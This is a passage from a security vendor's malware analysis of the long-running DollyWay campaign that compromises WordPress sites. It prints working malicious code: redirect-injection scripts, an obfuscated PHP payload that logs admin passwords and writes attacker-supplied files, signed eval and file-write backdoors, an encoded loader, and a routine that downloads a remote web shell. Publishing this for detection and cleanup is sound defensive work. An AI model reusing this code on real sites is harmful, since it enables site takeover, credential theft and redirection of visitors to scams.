DollyWay World Domination: Eight Years of Evolving Website Malware Campaigns

godaddy.com/resources/news/dollyway-world-domination

Key findings

GoDaddy Security researchers have uncovered a long-running malware operation dating back to 2016 that has compromised over 20,000 websites globally in the past 8 years.

Campaign infrastructure currently leverages a distributed network of compromised WordPress sites as TDS and Command and Control (C2) nodes.

- The latest campaign (DollyWay) demonstrates sophisticated capabilities including cryptographically signed data transfers, heterogeneous injection methods, and automatic reinfection mechanisms.
- Threat actors attempt to maintain control of compromised sites by removing any competing malware and updating WordPress.

Overview

GoDaddy Security researchers have uncovered evidence linking multiple malware campaigns into a single, long-running operation we've named "DollyWay World Domination". While previously thought to be separate campaigns, our research reveals these attacks share common infrastructure, code patterns, and monetization methods - all appearing to be connected to a single sophisticated threat actor. The operation was named after the following tell-tale string, which is found in some variations of the malware: **define('DOLLY_WAY', 'World Domination');**.

Through extensive analysis spanning eight years of data, we've connected seemingly disparate campaigns including Master134, Fake Browser Updates, and CountsTDS into a comprehensive operational timeline. The current iteration, which we track as DollyWay v3, primarily targets visitors of infected WordPress sites via injected redirect scripts that employ a distributed network of Traffic Direction System (TDS) nodes hosted on compromised websites. These scripts redirect site visitors to various scam pages through traffic broker networks associated with VexTrio, one of the largest known cybercriminal affiliate networks that leverages sophisticated DNS techniques, traffic distribution systems, and domain generation algorithms to deliver malware and scams across global networks. While current monetization relies heavily on redirects, historical campaigns from this actor included more aggressive payloads like ransomware and banking trojans.

The operation comprises several distinct campaigns known by different names in the security community:

- Master134 (2016-2020): First identified by CheckPoint researchers in 2018
- Fake Browser Updates (2018-2019)

The latest variant of DollyWay malware demonstrates significant sophistication, employing multiple layers of obfuscation, cryptographic verification of malicious payloads, and reinfection mechanisms.

DollyWay: Massive scale and ongoing evolution

The DollyWay malware works exclusively on WordPress sites. Leveraging a distributed network of C2 and TDS nodes hosted on compromised sites, it redirects site visitors to VexTrio/LosPollos links. Historically, this operation has also used AdsTerra, PropellerAds and some other ad networks to monetize traffic from compromised sites.

This campaign is known for its sophisticated ways of infecting websites:

- Cryptographically signed data transfers
- Heterogeneous injection spread across files and database
- Automatic reinfection mechanisms
- Removal of competing third-party malware
- WordPress updates and site repairs

As of February 2025, we have seen over **10,000** unique infected WordPress sites worldwide generating around **10 million** impressions of web pages with injected malicious scripts for millions of visitors with unique IP addresses every month.

Technical analysis of current campaign (DollyWay v3)

In this post, we will refer to the ongoing malicious campaign as **DollyWay v3**. Version 3 uses **wp-content/counts.php** scripts on select compromised sites as C2/TDS, while previous versions of DollyWay malware used different file names.

Redirect script injections

DollyWay v3 employs a sophisticated four-stage injection chain designed to evade detection.

Stage 1: Initial injection

The first stage leverages WordPress's **wp_enqueue_script** function to append a link to a dynamically generated script loading from the site's main URL whenever someone visits an infected domain. Each injection includes a unique 32-character hexadecimal parameter — an MD5 hash that serves as a site identifier and is different for each infected site.

From now on, we'll refer to the initial hexadecimal string as <**hex32**> and its derivatives as **md5(hex32)**, **md5(md5(hex32))** and so on, depending on how many times **md5** function was applied.

The pattern for the Stage 1 injection is:

```
<script src="https://<infected-site>/?<md5(hex32)>&amp;ver=<WordPress version>" id="<md5(hex32)>-js"></script>
```

Example with a redacted domain of an infected site:

```
<script src="https://[redacted]/?ccb2d976143fb8616e62575fafebccbb&amp;ver=6.6.1" id="ccb2d976143fb8616e62575fafebccbb-js">
</script>
```

The goal is to inject a generic looking script that will leave security scanners that only do static analysis of the HTML code with very little information and hide the real malicious activity in the dynamically generated subsequent stages of the injections.

Stage 2: Dynamic loading and referrer collection

Since the URL in the Stage 1 script is not a static .js file, the WordPress engine is used to generate its contents. The DollyWay malware detects that the <**md5(hexh32**)> parameter is present in the requested URL and hijacks the response generation, producing JavaScript code like this:

```
(function() {
  var ref;
   var po = document.createElement('script');
   po.type = 'text/javascript';
   po.async = true;
   if(document.referrer.length == 0) {ref = 'undefined';} else {ref = document.referrer;}
      po.src = '?<md5(md5(hex32))>&' + Math.floor(Math.random() * 100000) + '&' + ref;
   var s = document.getElementsByTagName('script')[0];
   s.parentNode.insertBefore(po, s);
  })();
```

At this point, the malware can still evade some static analysis tools that load links found in the HTML code of the page. So, the goal of Stage 2 is to block static analysis scanners completely and start collecting information that may be used by a TDS while not revealing the malicious behavior.

To accomplish this, the Stage 2 script dynamically loads the Stage 3 script from the /?**<md5(md5(hex32))>** URL on the same site, passing the referrer as an additional parameter along with a random number probably added to divert attention.

The URLs of the generated Stage 3 scripts look like this:

```
https://[redacted]/?39c67aeb2992af8278ec16172137e422&77947&https://www.google.com/
```

Stage 3: TDS script injection

Since static analysis scanners can't also easily discover the Stage 3 scripts, this is where the real malicious behavior begins. To further evade detection, the malware performs some additional server-side filtering as shown below:

```
if(is_user_logged_in()){die();}
if(strpos($_SERVER['QUERY_STRING'],$_SERVER['HTTP_HOST']) !== false) {  die(); }
if(strpos($_SERVER['QUERY_STRING'],'localhost') !== false) {  die();  }
if(strpos($_SERVER['QUERY_STRING'],'127.0.0.1') !== false) {  die();  }
if(strpos($_SERVER['QUERY_STRING'],'undefined') !== false) {  die();  }
if(not_a_bot()){
```

This means that the Stage 3 script will not be generated for:

- WordPress users that are currently logged in
- Known bots (the malware maintains its own list of around 102 different bot User-Agent strings)
- Any visitors that come from localhost
- Visitors that don't have a referrer (Stage 2 script set to "undefined")

For those who don't fall into the above criteria, the malware generates a script that tries to dynamically load the Stage 4 scripts from 3 random nodes (third-party infected sites). The malware stores a list of current nodes along with other malware settings encoded as a WordPress option in the **wp_options** table.

```
(function() {
var po = document.createElement('script');
po.type = 'text/javascript';
po.async = true;
po.src = '//[redacted-node1]/wp-content/counts.php?cat=<cat>&t=<encripted-domain>';
var s = document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(po, s);
})();
      (function() {
var po = document.createElement('script');
po.type = 'text/javascript';
po.async = true;
po.src = '//[redacted-node2]/wp-content/counts.php?cat=<cat>&t=<encripted-domain>';
var s = document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(po, s);
})();
      (function() {
var po = document.createElement('script');
po.type = 'text/javascript';
po.async = true;
po.src = '//[redacted-node3]/wp-content/counts.php?cat=<cat>&t=<encripted-domain>';
var s = document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(po, s);
})();
```

These nodes act as TDS (traffic direction system) and use the **/wp-content/counts.php** path in their URLs to return scripts that start the malicious redirect chain. Later, we will show how the nodes also act as C2 servers, providing the malware on infected sites with the most up-to-date set of settings.

TDS nodes and TDS script URLs

The TDS URLs contain two extra parameters **?cat** and **&t**. The **<cat>** is an integer number from 0 to 5 that specifies the desired category of VexTrio scam links to be served to the visitor. The category is saved as "**dolly_category**" along with other DollyWay settings in the **wp_options** table.

- 0 - Dating

- 1 - Mainstream (Sweepstakes)
- 2 - Crypto
- 3 - Gay Dating
- 4 - Gambling
- 5 - Cams

DollyWay v3 most frequently uses the Dating (0) and the Mainstream (1) categories.

The use of three different nodes at the same time can be explained by their desire to ensure the visitor gets redirected, even if some of the nodes are taken down. Remember, the nodes are also compromised WordPress sites, and the attack operators don't fully control them and can't guarantee their uptime.

To improve chances that some of the nodes are functional, DollyWay maintains a list of C2/TDS nodes that they store in the settings and update them once a day. The list currently consists of 14 nodes and the Stage 3 script randomly picks three of them every time it is triggered.

Stage 4: The redirect

The Stage 4 scripts returned by the TDS node is where the actual redirect code can be found.

```
localStorage.setItem('test', 'testValue');

if ((localStorage.getItem('test') !== null) &&  (localStorage.getItem('click4') == null)){

   var click_r = false;
   document.addEventListener("click", function(){

   if(click_r == false){
   localStorage.setItem('click4', 'click4');
   window.open("https://romancezone.one/?u=7mkpd0d&o=ex3wmkx&t=");
   click_r = true;
   }
   });
}
```


All the nodes typically return the exact same script. To avoid multiple redirects, the malware saves the "**test**" and the "**click4**" parameters (in Nov 2024, changed to "test01" and "click01" respectively) in the browser's local storage whenever a visitor gets redirected to a scam site.

The redirect only occurs if these storage parameters are not found and when a visitor clicks anywhere on a web page.

The redirects consistently go to VexTrio/LosPollos links with the u**=7mkpd0d** parameter (affiliate user id in the LosPollos system). The **&o** parameter changes depending on the category specified in the TDS URL For example, **ex3wmkx** corresponds to the **"Dating (0)"** category and is specific to this LosPollos user only.

Each category also has a predefined VexTrio domain name saved on each C2/TDS node.

After Stage 4, VexTrio/LosPollos control the redirect chain. Usually, site visitors end up on their scam pages. Sometimes the final landing page will be a Google Play page for some legitimate application like Tinder, TikTok, Instagram, that probably buys downstream traffic from LosPollos or when their TDS decides that they are not interested in the visitor.



Example of VexTrio/LosPollos scam landing page served by DollyWay redirects.

Server-side analysis: Advanced persistence and stealth mechanisms

Now that we know how this malware works from an external perspective, let's explore how everything works behind the scenes.

Persistent reinfection mechanism

The malicious PHP code is injected into all active plugins and as WPCode snippets.

What is more interesting is that injections don't stop once the site is infected. This malware has a sophisticated reinfection procedure that takes place **every time any WordPress page is opened**.

It consists of 4 main steps:

1. Disables security plugins from its (not very well maintained) built-in list:
    - Wordfence
    - Ninja Firewall
    - MalCare
    - wp-cerber (WordPress.org repository says: This plugin has been closed as of September 22, 2022 and is not available for download. Reason: Security Issue.)
    - gotmls/ Anti-Malware Security and Brute-Force Firewall
    - All-In-One Security (AIOS)
2. Finds a DollyWay injection in one of the infected plugins or WPCode snippets and re-obfuscates it for every new injection:
    - Randomly renames variables and functions
    - Splits string constants with random comments
3. Re-injects freshly obfuscated DollyWay code into all active plugins that do not contain valid malware
    Strategically adds extra metadata comment at the top of the file, then injects the malicious code right after that prepending with 1000-2000 spaces so that it is not immediately visible.
4. Reinfects WPCode snippets
    - Deletes all WPCode snippets (even legitimate)
    - Inserts new re-obfuscated malicious snippets

In both the files and in WPCode snippets, the injected code looks like this:

```
/*_acbb68287508a986c92c1d6df65d8f64*/    $hoGPeLtI3rCRcVZX = 'base64_decode';  $PaP83 = '
    file_put_contents';  $pv0pcRty = 'e852961494144a589090a15abfdd9c91';  $F9jsZmP85CTYLhctoAv = '
    .php';    if(isset($_GET[$pv0pcRty])){   if($PaP83($pv0pcRty . $F9jsZmP85CTYLhctoAv, $
    hoGPeLtI3rCRcVZX($_COOKIE[$pv0pcRty]))){  die('ok');   }  }  $KmLX1Es8kfOU5ih9SJNH = md5(ABSPATH)
    ;   if (isset($GLOBALS[$KmLX1Es8kfOU5ih9SJNH]) === true) {} else {   $GLOBALS[$
    KmLX1Es8kfOU5ih9SJNH] = true;    if(isset($_POST['pwd']) && isset($_POST['log']) ) {    $
    aNZKxPC3bXsjFo = base64_encode($_POST['log'] . '*****' . $_POST['pwd']);    file_put_contents('
    .dd', $aNZKxPC3bXsjFo . "\n", FILE_APPEND);    }    add_action( 'init', 'IIgnXdDP');
    add_action( 'e852961494144a589090a15abfdd9c91', 'hsXpIxLJ');   add_action('pre_u'./* J5H2r9W1ji
K */'ser_query','urhkZXUC');   add_filter("views_user'./* j tBNfG4dyqpQkiOwKrx */'s", "tM0a8fUC");
    add_action( 'wp_'./* rtQdUEBJm8b */'enqueue_s'./* F */'cripts', 'iETCbr2I' );   add_action('init'
    , 'uuvBUEqg');   add_action('admi'./* zg8vxE6IlKXjfces */'n_bar_m'./* 625 */'enu', 'gDJyrRqa',
    10000);   add_action( 'a'./* aNXZ MKrzR7yOh */'dmin_menu', 'tFBeAbc2', 1000 );   add_filter('all_
    './* Gp */'plugins', 'tOc2g1KX');  add_action('init', '_acbb68287508a986c92c1d6df65d8f64');  }
       if(!function_exists('nYHloBSO')){  function nYHloBSO(){    $NOjKXfxJAN_chars = '
    0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';      $iulF = rand(1,20);
    return  substr(str_shuffle($NOjKXfxJAN_chars), 0, $iulF);    }  }  if(!function_exists('LyEdtfiv'
    )){    function LyEdtfiv($PNExfjBqaR3rKd9){    $GITtkSul9Gz_count = strlen($PNExfjBqaR3rKd9);
    $JyDNt5_place = rand(1,5);      for($ZqobrCuALKk = 0; $ZqobrCuALKk < $GITtkSul9Gz_count; $
    ZqobrCuALKk++){       $zF8V4d75f3o = nYHloBSO();      $zF8V4d75f3o_l = strlen($zF8V4d75f3o);
        $HGq4R= "'./"."* ".$zF8V4d75f3o." *"."/'";      $PNExfjBqaR3rKd9 = substr_replace($
    PNExfjBqaR3rKd9, $HGq4R, $JyDNt5_place, 0);      $JyDNt5_place = $JyDNt5_place + $zF8V4d75f3o_l +
     rand(1,5) + 14;          if ($JyDNt5_place > strlen($PNExfjBqaR3rKd9)){break;}    }  return $
    PNExfjBqaR3rKd9;  }  }    if(!function_exists('cMtY08Po')){  function cMtY08Po($QkdQt){    return
     preg_replace('/\'\.\/\*\s+[0-9a-zA-Z^*]+\s+\*\/\'/m', '', $QkdQt);  }  }    if(!function_exists(
    'gDJyrRqa')){  function gDJyrRqa($wp_admin_bar) {    $eOBQSHpYJx = $wp_admin_bar->get_nodes();  $
    wp_admin_bar->remove_node('w'./* pHb97CE nGB4jNKFD35v */'pcode-adm'./* ylEHr WGtN */'in-bar-info'
    );   }   }    if(!function_exists('tFBeAbc2')){   function tFBeAbc2(){  remove_menu_page( 'wpcode
    ' );   }   }    if(!function_exists('tOc2g1KX')){   function tOc2g1KX( $I8UuEre7T0ObBGsyLN ) {
    $vsrbtjZdzmN0HKn1Gcp8 = [  'insert-headers-and-footers/ihaf.php',  ];  foreach ( $
    vsrbtjZdzmN0HKn1Gcp8 as $Dc9g0EralbRpfe7QDJo ) {  unset( $I8UuEre7T0ObBGsyLN[ $
    Dc9g0EralbRpfe7QDJo ] );  }  return $I8UuEre7T0ObBGsyLN;   }  }
                        ... skipped ...
  $wpdb->query($wpdb->prepare(    "INSERT INTO $wpdb->options (option_id, option_name, option_value,
      autoload) VALUES  (%d, 'wpcode_snippets', %s, 'yes')", $qh6XVzY2NnEvJ7_num, $Ke0EIzu8));
```

With random variables, function names, and obfuscated string constants, the infection looks slightly different in every infected file and DB record.

This procedure makes it hard to remove the malware as it constantly changes. Moreover, if the site has heavy traffic, the chances are it will be reinfected in the process of removing malware. If you fail to remove it from all the active plugins and WPCode snippets before someone loads any page, everything will get reinfected from a single piece of malware that can still be found either in infected plugins or in the malicious WPCode snippets.

So, in the case of cleanup, the best course of action would be to temporarily take the site down (redirect all traffic to some static page) or, at least, disable all plugins. (Note: The WPCode plugin will not be visible from the WordPress dashboard because DollyWay hides it.)

WPCode snippets

The logic of malware reinfections suggests that they install this plugin on compromised sites and add malicious PHP snippets with the execution scope “everywhere”.

During the never-ending reinfections, they simply delete all WPCode snippets and create new ones with re-obfuscated code.

```
global $wpdb;
$delete_wpcode_query = "DELETE from $wpdb->posts where post_type = 'wpcode'";
$wpdb->query($delete_wpcode_query);
$delete_wpcode_query = "DELETE from $wpdb->options where option_name = 'wpcode_snippets'";
$wpdb->query($delete_wpcode_query);
```

It’s not clear what the attackers do when they compromise a site that already uses this popular plugin (WPCode has over 2 million active installations). You can imagine the damage if the site uses WPCode snippets for legitimate functionality.

As of October 2024, the injected WPCode snippets have specific dates associated with them that can be used as indicators of compromise.

In **wp_posts** table:

- post_date: **2024-07-26 09:19:38**
- post_date_gmt: **2024-07-26 09:19:38**
- post_title: **Untitled Snippet**
- post_status: **publish**
- post_modified: **2024-07-26 09:25:37**
- post_modified_gmt: **2024-07-26 09:25:37**
- post_type: **wpcode**

In **wp_options** table (option_name: **wpcode_snippets**):

- modified: **2024-08-05 10:55:28**
- location: **everywhere**
- code_type: **php**
- title: **Untitled Snippet**

WPCode's presence is pretty visible in the WordPress admin interface — and it is in the attackers' best interest to keep it a secret so that the site admins don't suspect that something is not right.

To accomplish this, the malware removes all WPCode menus from the WordPress dashboard and removes the WPCode from the list of installed plugins. The only way to notice the presence of this plugin and the malicious snippets is to examine the **wp-content/insert-headers-and-footers/** directory and the plugin related records directly in the WordPress database.

Malicious admin users

The WPCode plugin is not the only thing that malware tries to hide from site owners. It also removes the admin user created by the attackers from the list of existing WordPress users.

Since 2020, this malware is associated with malicious WordPress admin users that have random hexadecimal up to 32 character long strings as user names using the same name for email address on a similarly random hexadecimal .com domain.

Key characteristics of malicious admin accounts:

- Usernames: Random hexadecimal strings (up to 32 characters)
- Email pattern: <same-as-username>@[random-hex].com
- Example patterns:
  - Username: 7591c62c3c443a75fbdf9fadfbe2802f
  - Email: 7591c62c3c443a75fbdf9fadfbe2802f@113c971f77f8[.]com
  - Username: 36e21a1c8c
  - Email: 36e21a1c8c@d5b53904ee84dac8d41331f0b[.]com

Examples of malicious usernames and email addresses (note, some of these credentials may also belong to previous iteration of the DollyWay campaign):

Username	Email
7591c62c3c443a75fbdf9fadfbe2802f	**7591c62c3c443a75fbdf9fadfbe2802f@113c971f77f8**.com
36e21a1c8c	**36e21a1c8c@d5b53904ee84dac8d41331f0b**.com
6fcb1f44c9b1772a0	**6fcb1f44c9b1772a0@1a8001dc2c3607**.com
3cc40c79f2d7217139a8	**3cc40c79f2d7217139a8@27d831561ab46a5244a82**.com

Stealing WordPress admin credentials

Attackers realize that having their own admin user in the system is good but it is not guaranteed that they will always be able to use it. Eventually such users are getting discovered and deleted. Having credentials of real admin users may prove to be a better long term solution.

That's why the malware monitors POST parameters from the login form and dumps them into a hidden (filename starts with .) downloadable file on the server.

DollyWay backdoors

DollyWay v3 implements multiple sophisticated backdoor mechanisms with cryptographic verification to prevent unauthorized use of the malware.

When a site GET request contains a predefined **<hex32>** string, it creates a PHP file with the **<hex32>.php** name and with the contents extracted from the HTTP cookie with the same <**hex32**> name.

Implementation of another arbitrary PHP code execution function is more exotic. The malware monitors request URLs and, if it finds any where the part after the last slash is longer than 90 characters, it tries to extract and execute PHP from it.

The PHP code is not passed in plain text though and the code execution is preceded by the following procedures on the part of the request after the last slash:

- The string is sanitized to include only base64 characters. "**$**" is replaced by "**+**" and "*****" is replaced by "**/**"
- The string is broken down into three parts:
  1. The first 8 characters are the **decode key**
  2. The last 88 characters are **cryptographic signature**
  3. Everything in between is **encrypted data**
- The integrity of data is verified by the cryptographic signature using the hardcoded public key and the **openssl_verify** function.
- If the integrity of data is verified, the data is decoded using a custom decoding XOR-based algorithm with additional layers of gzip and base64 (lets call it **DollyDecode**).
- Another check is performed once the data is decoded. It should contain the **'host'** property whose value should match the host of the infected website where this backdoor is being executed.
- If everything holds, the PHP code from the "code" property of the decoded data is executed.

```
$request_uri = $_SERVER['REQUEST_URI'];
$request_uri = trim($request_uri,'/') . '/';
$u= explode('/', $request_uri);
$request_uri = count($u)-2;
$request_uri = $u[$request_uri];
$request_uri = str_replace('$', '+', $request_uri);
$request_uri = str_replace('*', '/', $request_uri);
if(strlen($request_uri) > 90){
  $decode_key = substr($request_uri, 0, 8);
  $data = substr($request_uri, 8,-88);
  $signature = substr($request_uri, -88);  // last 88 characters - signature
  if(verify_data($signature, $data)){
    $data = unserialize(gzinflate(DollyDecode($data, $decode_key)));
    if($data['host'] == $_SERVER['HTTP_HOST']){  // if the host matches
      eval($data['code']);
    }
  }
}
```

This sophisticated backdoor execution procedure has several goals:

- Allow sending malicious PHP commands in regular GET requests without using cookies
- Prevent unauthorized use of their backdoors by signing the executable code and specifying the domain for which it is intended:
  1. So that no one can use the backdoor to take over the site or remotely clean the infection, and;
  2. No one can execute properly signed backdoor code on a different host (e.g. if you've intercepted the backdoor request for one infected site).

Earlier iterations of DollyWay v3 server-side malware

Before October 2024, DollyWay v3 used a slightly different approach to website infection. It was based on the codebase of DollyWay v2.

In 2022, bad actors installed a single "pseudo-legitimate" plugin that was responsible for injection of the redirect scripts into site pages. We use the word "pseudo-legitimate" because these plugins are generated from code of legitimate plugins and themes. They have the initial comment with the plugin metadata copied from random legitimate plugins. Their name may also match the name of that legitimate plugin. The rest of the content doesn't have anything to do with it though. It is compiled from random functions from random files with sprinkles of malicious code that restores and executes the DollyWay PHP code from multiple WordPress options with seemingly benign names like **organizerLoginUrl** or **wp_vers.**

```
}

$sliderClass = get_option('id_url');
$deleteReportsOlderThan = get_option('form_via_action_desc');
$wpost_attributes = get_option('elanzalite_body_line_height_h3');
$old_shipments = get_option('has_query_string');
$ignore_reason = get_option('acquirer');
$r_idx = get_option('so_fields_sections');
$_default_error_options = get_option('drip_label');

function hsd_deactivate_plugin() {...
}

function jb_getHits($jobid, $unique) {...

}

$sanitize_popuptext_from = $old_shipments($ignore_reason(),'FOO');

function profisme_breadcrumbs() {...
}

function ddw_tbex_aoitems_codetic_addons( $admin_bar ) {...

}  // end function

function ww_vcsc_uninstall() {...
}

$wpost_attributes($sanitize_popuptext_from, $_default_error_options. "\n" . $
    deleteReportsOlderThan($sliderClass));

function dw_timeline_prepare_posts($query){...
```

This approach made the detection of such plugins challenging since they look legitimate at the first glance, there were no obvious malware markers in the plugin files, the malicious code varied from file to file, and the real DollyWay code could only be found encrypted in WordPress database.

In 2023, Dollyway shifted from using “pseudo-legitimate” plugins to outright fake “must use” plugins. They were placed in the /wp-content/mu-plugins/ directory which doesn’t require plugin activation.

This particular variant didn’t pretend to be a legitimate plugin. Inside was only obfuscated code, without any plugin metadata whatsoever.

```php
<?php
 $data_hide_delay='
     vZFBasMwEEX3OoUIBctgQgppNmnIDXKBYgZZGjWisiRkudSE3D0TGkJt7G1nOf//NzMSYy/
     qjOqrCT8n2SI/cJmSHES5Z1Qj7aMmtfjEDCFmG3yxZGlkh7staFRB46LLWIcQ+wwq+Iw+d/
 /Gy9hGL9tFvRs6uJ9594G26Wm0ToOx6DS5Vu/HeI58xdd8jHitxbixqUVheufAoMx9QqDZWJSPF
 0YvG1o8fGNycqDlXUiEHyPepsxdLcpq2pr7sy0l50ZUf8/5DVojptnywjiV9cr1mgheIZ/
     F7dmVsRs=';
$SECONDS = base64_decode($data_hide_delay);
$gd_advanced_pagination = gzinflate($SECONDS);
eval($gd_advanced_pagination);
```

The fake plugins use random autogenerated names like:

- chordpress-excellent.php
- gig-muambator-howdy.php
- ultimo-mapjam-insertr-lokalise.php

When decoded, you can see the same approach with loading and executing the DollyWay PHP code directly from random WordPress options.

```php
$checkboxName = array();
$checkboxName[] = 'get_option';
$checkboxName[] = 'base64_decode';
$checkboxName[] = 'file_put_contents';
$checkboxName[] = 'base64_decode';
$checkboxName[] = 'file_put_contents';
$checkboxName[] = 'tempnam';
$checkboxName[] = 'sys_get_temp_dir';
$child_field = "<?php " . $checkboxName[1]($checkboxName[0]('full_feature_name'));
$enable_overlay_color = $checkboxName[5]($checkboxName[6](),$checkboxName[6]);
$checkboxName[4]($enable_overlay_color,$child_field);
if($checkboxName[4]){
    include_once $enable_overlay_color;
}
```

The database part of this malware didn't change much and you can immediately recognize it when you decode the WordPress option and see this line at the top:

```
if(!defined('DOLLY_WAY')){ define('DOLLY_WAY', 'World Domination');}
```

Side-effects of DollyWay malware

Some iterations of DollyWay v3 malware involve file operations for every page load. If you monitor file creation and deletion events, such activity may be used as an indicator of compromise.

The names of the temporary files used by this malware may also look a bit off:

- tmp/base64_decode<random-string>
- tmp/plugins<random-string>
- tmp/sys_get_temp_dir<random-string>
- …

Additional files and backdoors

Another backdoor can be found injected at the bottom of random legitimate files. It is usually prepended by hundreds of empty lines, so you may easily miss it when checking files manually.

```
$yA9VWigUQ = 'fopen'; $rKHzSDd2wfTm = 'fputs'; $kkHGcYovbz4DhxtyEpV7 = 'fclose';
   $rMbHQaeWApPj = $yA9VWigUQ('f7b2366e0a205f8f6136833378a4c'.'.php',"w");
$rKHzSDd2wfTm($rMbHQaeWApPj,$_REQUEST['f7b2366e0a205f8f6136833378a4c']); $
  kkHGcYovbz4DhxtyEpV7($rMbHQaeWApPj);
```

The functionality of this backdoor is similar to the first type backdoor that is integrated into the DollyWay v3 malware. It expects the **<hex32>** REQUEST parameter and if it is found, creates a file on the server with the **<hex32>.php** name and with contents of the **<hex32>** parameter.

DollyWay maintenance and WordPress update scripts

Two PHP files are especially integral to the malware's operation and tell-tale behavior.

WPU.php: WordPress update utility

The name of the malicious file, **wpu.php**, can probably be translated as WordPress Update. This script is likely used as some maintenance / support utility both to repair broken sites, install prerequisites and start the malware injection process.

This maintenance script provides several key functions:

- WordPress core updates
- WPCode plugin installation and updates
- Malware installation via the **cpl.php** script

We don't know if all these functions are being used for every injection. What we *do* know is that we find this file on some compromised sites alongside the DollyWay v3 malware and it belongs to the same campaign.

The wpu.php file updates the target website's WordPress core files without using any WordPress functionality. The files are simply fetched from the WordPress SVN repository **https://core.svn.wordpress.org/tag/** and the appropriate WordPress version is guessed based on the server's PHP version.

- PHP **7.2.0** and newer: the malware chooses WordPress **6.6**
- PHP **7.0.x** and **7.1.x**: the malware chooses WordPress **6.5**
- PHP **7.0.0** and older: the malware chooses WordPress **5.1**

The current iteration of the malware always installs the WPCode version **2.2.1**. The plugin files are also fetched directly from the SVN repository:

> https://plugins.svn.wordpress.org/insert-headers-and-footers/tags/2.2.1

The script has two main work modes that try to accomplish updates in small batches:

1. **wpu.php?step=<N>** WordPress update
2. **wpu.php?ihaf=<N>** WPCode update

The script is intended to work in the browser. You can tell this because it relies on JavaScript redirects to start the next stage/iteration of the update.

Once both types of updates are done, the script automatically redirects to the **cpl.php** script most likely to finalize the malware installation. Interesting, that the cpl.php script has two modes of work based on presence of the fast_worker cookie:

```
$rnd = rand(0,50000);
if($step == $_GET['ihaf']){
    if((isset($_COOKIE['fast_worker'])) &&  ($_COOKIE['fast_worker'] ==
        true)){
        echo "<script>window.location.href = 'cpl.php?work=ok&rnd=$rnd
            ';</script>";
        die();
    } else {
        echo "<script>window.location.href = 'cpl.php?work=total&rnd=$rnd
            ';</script>";
        die();
    }

} else {
    echo "<script>window.location.href = 'wpu.php?ihaf=$step';</script>";
    die();
}
```

Cpl.php: DollyWay web shell

The DollyWay v3 malware itself has a function to create **cpl.php** files, download their PHP code from an external URL, then open that file in a browser.

```
if(!function_exists('get_cpl')){
  function get_cpl($url){
    $cpl_php = "cpl.php";
    $fcurl = curl_init ('http://' . $url);
    $f = fopen ($cpl_php, "w+");
    curl_setopt ($fcurl, CURLOPT_FILE, $f);
    $result = curl_exec ($fcurl);
    curl_close ($fcurl);
    fclose ($f);
    header("Location: cpl.php");
    die();
  }
}
```

We also find backdoors that drop **cpl.php** files. They are heavily encrypted and can be several hundred Kilobytes in size. When partially decrypted we see the use of the same DollyDecode algorithm as in the main malware. In this case, the missing decoding parameter is retrieved from the cookie "**nd_p**". If this parameter is present, the file also injects a JavaScript from **//127.0.0.1/d_p.php** from the attacker's own computer, which suggests interactive nature of the script.

```php
//semi-decoded

if(!isset($_COOKIE["nd_p"])){
  echo "<script src=//127.0.0.1/d_p.php></script>";
  die();
}
function decode($String){
      $String = base64_decode($String);
      $Salt=$_COOKIE["nd_p"];
      $StrLen = strlen($String);
      $Seq = "a9c904820db3a51781b7ca12c8fca776";
      $Gamma = "";
      while (strlen($Gamma)<$StrLen)
        {
          $Seq = pack("H*",sha1($Gamma.$Seq.$Salt));
          $Gamma.=substr($Seq,0,8);
        }

      return $String^$Gamma;
}

eval(gzinflate(decode('5mcL72cb1M...skipped 200K characters...IGtkGA5+Ya0f62g==')));
```

The size of code and the fact that attackers want to load it in a browser suggests that this backdoor is some sort of web shell.

This hypothesis is backed by the analysis of the cpl.php file used in early iterations of this malware back in 2020, when it was possible to easily decrypt it. Let's just remember that **cpl.php** was a custom web shell. It has many generic web shell functions such as "**file manager**", that can browse, edit, delete and create files, change their permissions, execute arbitrary PHP code. However, a significant share of its functionality is specific to this particular malware campaign.

For example, it could:

